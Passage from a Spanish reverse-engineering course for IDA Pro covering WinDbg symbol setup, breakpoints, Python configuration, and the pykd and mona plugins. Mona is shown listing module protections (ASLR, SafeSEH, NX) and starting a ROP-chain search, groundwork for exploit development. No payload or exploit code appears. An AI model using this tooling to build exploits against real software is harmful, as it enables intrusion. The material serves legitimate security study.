
Me da error con los mismos al no estar configurado donde guardarlos.

```
77ac0000 77c43000 ntdll      (export symbols)      C:\WINDOWS\SYSTEM32\ntdll.dll
WINDBG>.reload
Reloading current modules
...
*** ERROR: symbol file could not be found. Defaulted to export symbols for ntdll.dll -
*** WARNING: Unable to verify checksum for ConsoleApplication4.exe


***** Symbol Loading Error Summary *****
Module name      Error
ntdll            PDB not found : c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\release\symbol\dll\wntdll.pdb
You can troubleshoot most symbol related issues by turning on symbol loading diagnostics (!sym noisy) and repeating the command that caused symbols to be loaded.
You should also verify that your symbol search path (.sympath) is correct.
```

Creemos una carpeta en C para los símbolos, obviamente IDA tiene que arrancar como administrador sino no podrá escribir allí.


En las ENVIRONMENT VARIABLES o VARIABLES DE ENTORNO de Windows agregaremos \_NT\_SYMBOL\_PATH .



Y como valores ponemos por ejemplo.



Allí pondre el path a la carpeta que cree donde se bajara los símbolos, en mi caso sera la carpeta symbols en C.




Reinicio la maquina o al menos el explorador de Windows (el proceso explorer.exe matándolo y arrancándolo desde la barra de procesos)

Y ahora cuando arranco de nuevo el IDA y arranco a debuggear con el windbg, ya vemos que se empieza a tratar de bajar los símbolos muestra ventanas de downloading y al finalizar con lm, vemos que aparece el path que pusimos y dentro de la carpeta de los símbolos están los pdb.

```

770F67C0: thread has started (tid=5688)
6EBE8000: loaded C:\WINDOWS\SysWOW64\VCRUNTIME140.dll
770F67C0: thread has started (tid=21340)
PDBSRC: loading symbols for 'C:\Users\ricina\Documents\Visual Studio 2015\Projects\ConsoleApplication4\Release\ConsoleApplication4.exe'...
PDB: using DIA d1l "C:\Program Files (x86)\Common Files\Microsoft Shared\VCLib\msdia90.dll"
PDB: DIA interface version 9.0
PDB: using load address 310000
WINDBG>lm
start end module name
00310000 00327000 ConsoleApplication4 C (private pdb symbols) c:\users\ricina\documents\visual studio
2015\projects\consoleapplication4\release\ConsoleApplication4.pdb
0c380000 6e412000 apphelp (pdb symbols) c:\symbols\apphelp.pdb\8D0F773372146000F38904e193F7E331\apphelp.pdb
6eb00000 6ebf5000 VCRUNTIME140 (private pdb symbols) c:\symbols\vcruntime140_i386.pdb\87F8B903F87E40D20009E36621F40D731\vcruntime140_i386.pdb
76b60000 76c40000 KERNEL32 (pdb symbols) c:\symbols\kernel32.pdb\E89980095F941FB8E728782D05D8C591\kernel32.pdb
76d60000 76e40000 ucrtbase (pdb symbols) c:\symbols\ucrtbase.pdb\14E1CC8E174DACE098290AD25BF7EC9D1\ucrtbase.pdb
76ec0000 77061000 KERNELBASE (pdb symbols) c:\symbols\kernelbase.pdb\40D089FB100000000000000000000000\kernelbase.pdb
77ac0000 77c43000 ntdll (pdb symbols) c:\symbols\ntdll.pdb\905E8B427B3449C00B160009H0706251\ntdll.pdb

```



Ya lo tenemos configurado para trabajar.

76ec0000 77061000	KERNELBASE	(pdb symbols)	c:\symbols\wkernelbase.pdb\4DAD89FB1
77ac0000 77c43000	ntdll	(pdb symbols)	c:\symbols\wntdll.pdb\9D5EBB427B3449C0
WINDBGIx kernel32!			
76b82840	KERNEL32!CreateActCtxA (void)		
76baF9fd	KERNEL32!InitializeGeoIDExclusionList (void)		
76bb6d64	KERNEL32!RtlStringCopyWideCharArrayWorker (void)		
76b885d0	KERNEL32!TermsrvDeleteKey (void)		
76b799aa	KERNEL32!RtlStringCchCopyW (void)		
76b7698a	KERNEL32!FSPErrorMessages::CConfig::OpenPerUserKey (void)		
76b799df	KERNEL32!AslPathIsTemporaryInternetFile (void)		
76ba89c7	KERNEL32!Internal_InvokeSwitchCallbacksOnINIT (void)		
76b7d300	KERNEL32!RegisterWaitForSingleObject (void)		
76b801f3	KERNEL32!BasepFindActCtxSection_CheckAndConvertParameters (void)		
76b793dc	KERNEL32!WerpCurrentPeb (void)		
76b75620	KERNEL32!GetLongPathNameW (void)		

Con x podemos ver la lista de funciones de kernel32 por ejemplo si queremos podemos usar comodines.

### Output window

```
WINDBG x kernel32!He*
76b88540 KERNEL32!HeapDestroyStub (<no parameter info>)
76b73fc0 KERNEL32!HeapFreeStub (<no parameter info>)
76b82a30 KERNEL32!HeapUnlockStub (<no parameter info>)
76b97760 KERNEL32!HeapQueryInformationStub (<no parameter info>)
76bbcfa0 KERNEL32!Heap32ListFirst (<no parameter info>)
76b80310 KERNEL32!HeapValidateStub (<no parameter info>)
76be84b0 KERNEL32!HebrewTable = <no type information>
76bac12c KERNEL32!HebrewToAbsolute (<no parameter info>)
76bbd100 KERNEL32!Heap32Next (<no parameter info>)
76b7d490 KERNEL32!HeapCreateStub (<no parameter info>)
76b977a0 KERNEL32!HeapWalkStub (<no parameter info>)
76bac169 KERNEL32!HebrewToGregorian (<no parameter info>)
76b97740 KERNEL32!HeapCompactStub (<no parameter info>)
76b7dc0 KERNEL32!HeapSetInformationStub (<no parameter info>)
76bbd060 KERNEL32!Heap32ListNext (<no parameter info>)
76b97780 KERNEL32!HeapSummaryStub (<no parameter info>)
```

WINDBG

Las que empiezan por He.

Por supuesto también en IDA, en la lista de módulos puedo hacer click derecho LOAD SYMBOLS de algún modulo.

The screenshot shows the IDA Pro interface with several windows open:

- Structures window:** Shows a list of kernel32 functions with their segment, start address, length, and locals. Functions listed include kernel32\_FreeOne, kernel32\_FreeStrings, kernel32\_InsertResourceIntoLangList, kernel32\_InternalUpdateRCManifest, kernel32\_IsResUpdateAllowable, kernel32\_MuCopy, and kernel32\_MuMoveFilePos.
- Modules window:** Shows a list of loaded modules with their base addresses and sizes. Modules listed include C:\Users\ricna\Documents\Visual Studio 2015\Projects\ConsoleApplication..., C:\WINDOWS\SysWoW64\apphelp.dll, C:\WINDOWS\SysWoW64\VCRUNTIME140.dll, C:\WINDOWS\SysWoW64\KERNEL32.DLL, C:\WINDOWS\SysWoW64\ucrtbase.dll, C:\WINDOWS\SysWoW64\KERNELBASE.dll, and ntdll.dll.
- Registers window:** Shows CPU registers with their names and current values.

Y también los tendrá en la interfase del IDA.

Tengo la posibilidad de poner breakpoints desde la interfase de IDA como lo hacemos normalmente con F2 y desde la barra de windbg los que lo manejará el mismo.

```

Caching 'functions window' ... ok
WINDBG>x kernel32!HeapFr*
76b73fc0      KERNEL32!HeapFreeStub (<no parameter info>)
WINDBG>bp kernel32!HeapFreeStub
WINDBG

```

Si hago BL para listar los breakpoints del windbg.

```

WINDBG>x kernel32!HeapFr*
76b73fc0      KERNEL32!HeapFreeStub (<no parameter info>)
WINDBG>bp kernel32!HeapFreeStub
WINDBG>bl
0 e 00311050    0001 (0001)  0:**** ConsoleApplication4!main
1 d 00000000    0001 (0001)  0:*****
2 e 76b73fc0    0001 (0001)  0:**** KERNEL32!HeapFreeStub
WINDBG

```

ID...	f Fu...	B...	ID...	c:\users\ricna\documents\visual studio 20
Type	Location		Pass count	Hardware
Abs	0x311050			

Output window

```

Type library 'vc6win' loaded. Applying types...
Types applied to 0 names.
PDB: using load address 76B60000
PDB: loaded 0 types
PDB: total 4170 symbols loaded for C:\WINDOWS\SysWoW64\KERNEL32.DLL
Caching 'Functions window'... ok
Caching 'Functions window'... ok
WINDBG>bp kernel32!HeapFree
Couldn't resolve error at 'kernel32!HeapFree'
Caching 'Functions window'... ok
WINDBG>x kernel32!HeapFr*
76b73fc0      KERNEL32!HeapFreeStub (<no parameter info>)
WINDBG>bp kernel32!HeapFreeStub
WINDBG>bl
0 e 00311050    0001 (0001)  0:**** ConsoleApplication4!main
1 d 00000000    0001 (0001)  0:*****
2 e 76b73fc0    0001 (0001)  0:**** KERNEL32!HeapFreeStub
WINDBG

```

Vemos que en windbg se listan todos los breakpoints, mientras que en el listado de IDA solo aparecerán los de IDA aunque siempre parara en todos.

Bueno por ahora lo dejaremos aquí es importante que vayan preparando la instalación para que funcione bien a veces hay problemas con eso, así que en la siguiente parte seguiremos adelante.

Hasta la parte 33.  
Ricardo Narvaja


# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 33

---

Vamos a instalar un par de plugins para el Windbg que nos ayudarán más adelante cuando trabajemos.

Lamentablemente estos plugins solo corren en Windbg, pero si los corres en el windbg incluido en el IDA lo hacen crashear a este último, posiblemente porque se conflictúa con el Python incluido en IDA, pero bueno los usaremos en el windbg separado cuando los necesitemos.


Coparemos los archivos que adjunte en la carpeta winext, que se encuentra dentro de la carpeta donde esta instalado el windbg y instalo el runtime vcredist\_x86.exe.



Luego debo configurar las variables de entorno del sistema.


## Propiedades del sistema

X




Agregue una variable PYTHONPATH, a la cual le pongo el directorio de Python, luego punto y coma y luego el directorio de winext en mi caso queda.


C:\Python27;C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\winext



y a la variable Path que ya existía le agrego al final un punto y coma y C:\Python27\



Me fijo que tenga la barra al final, lo agrego en variables de sistema también a path.



Bueno luego de reiniciar la máquina o matar el explorador de Windows, ya deberíamos en cualquier consola poder tippear Python y que lo acepte.

```

U Símbolo del sistema - python
O Microsoft Windows [Versión 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\ricna>python
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>


```

Y lo último bajarse las últimas versiones de

windbglib.py <https://github.com/corelan/windbglib/raw/master/windbglib.py>

mona.py from <https://github.com/corelan/mona/raw/master/mona.py>

y copiarlas a la misma carpeta donde esta el windbg.exe



Con eso ya debería funcionar probemos arranquemos windbg suelto, sin IDA, si les llega a fallar seguramente les faltara algún runtime, si no debería funcionar correctamente.

Con CTRL + E abrimos algún ejecutable.

Cuando se detiene tipeamos.

!load pykd.pyd

No pasara nada pero no debe dar error.

```
0:000> !load pykd.pyd
0:000> !py
Python 2.7.8 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (R
Type "help", "copyright", "credits" or "license" for more information
(InteractiveConsole)
>>>
<
Input> |
```

Con !py puedo ejecutar scripts, si pongo el path del mismo a continuación, pero al menos por ahora abri una consola de Python.

Allí puedo ejecutar también comandos de Python.

```
0:000> !py
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.
Type "help", "copyright", "credits" or "license" for
(InteractiveConsole)
>>> hex(40)
'0x28'
>>>
<
Input> |
```

Ahora probare mona, salgo de la consola con exit() y tipeo

**!Load pykd.pyd**

!py mona

probemos algunos comandos

!py mona modules

Module info :											
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path			
0x74740000	0x748e1000	0x001a1000	False	True	True	False	True	10.0.14393.479 [KERNELBASE.dll] (C:\WINDOWS\SysWOW64\kernel32.dll)			
0x77c00000	0x77d83000	0x00183000	False	True	True	False	True	10.0.14393.479 [ntdll.dll] (ntdll.dll)			
0x751b0000	0x75290000	0x000e0000	False	True	True	False	True	10.0.14393.0 [KERNEL32.DLL] (C:\WINDOWS\SysWOW64\kernel32.dll)			
0x75c70000	0x75d2e000	0x000be000	False	True	True	False	True	7.0.14393.6 [msvcrt.dll] (C:\WINDOWS\SysWOW64\msvcrt.dll)			
0x00400000	0x00406000	0x00006000	False	False	False	False	False	-1.0. [IDA1.exe] (image00400000)			

Vemos las protecciones de los módulos que están corriendo, ya las estudiaremos más adelante, ahora estamos preparando para poder tener todo listo para ir a fondo.

```
!py mona rop
```

Eso tardara muchísimo, intentará ver si hay algún modulo donde pueda generar un ROP (más adelante veremos lo que es) y tratara de construirlo.

```
Want more info about a given command ? Run !mona help
0:000> !py mona rop
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py rop
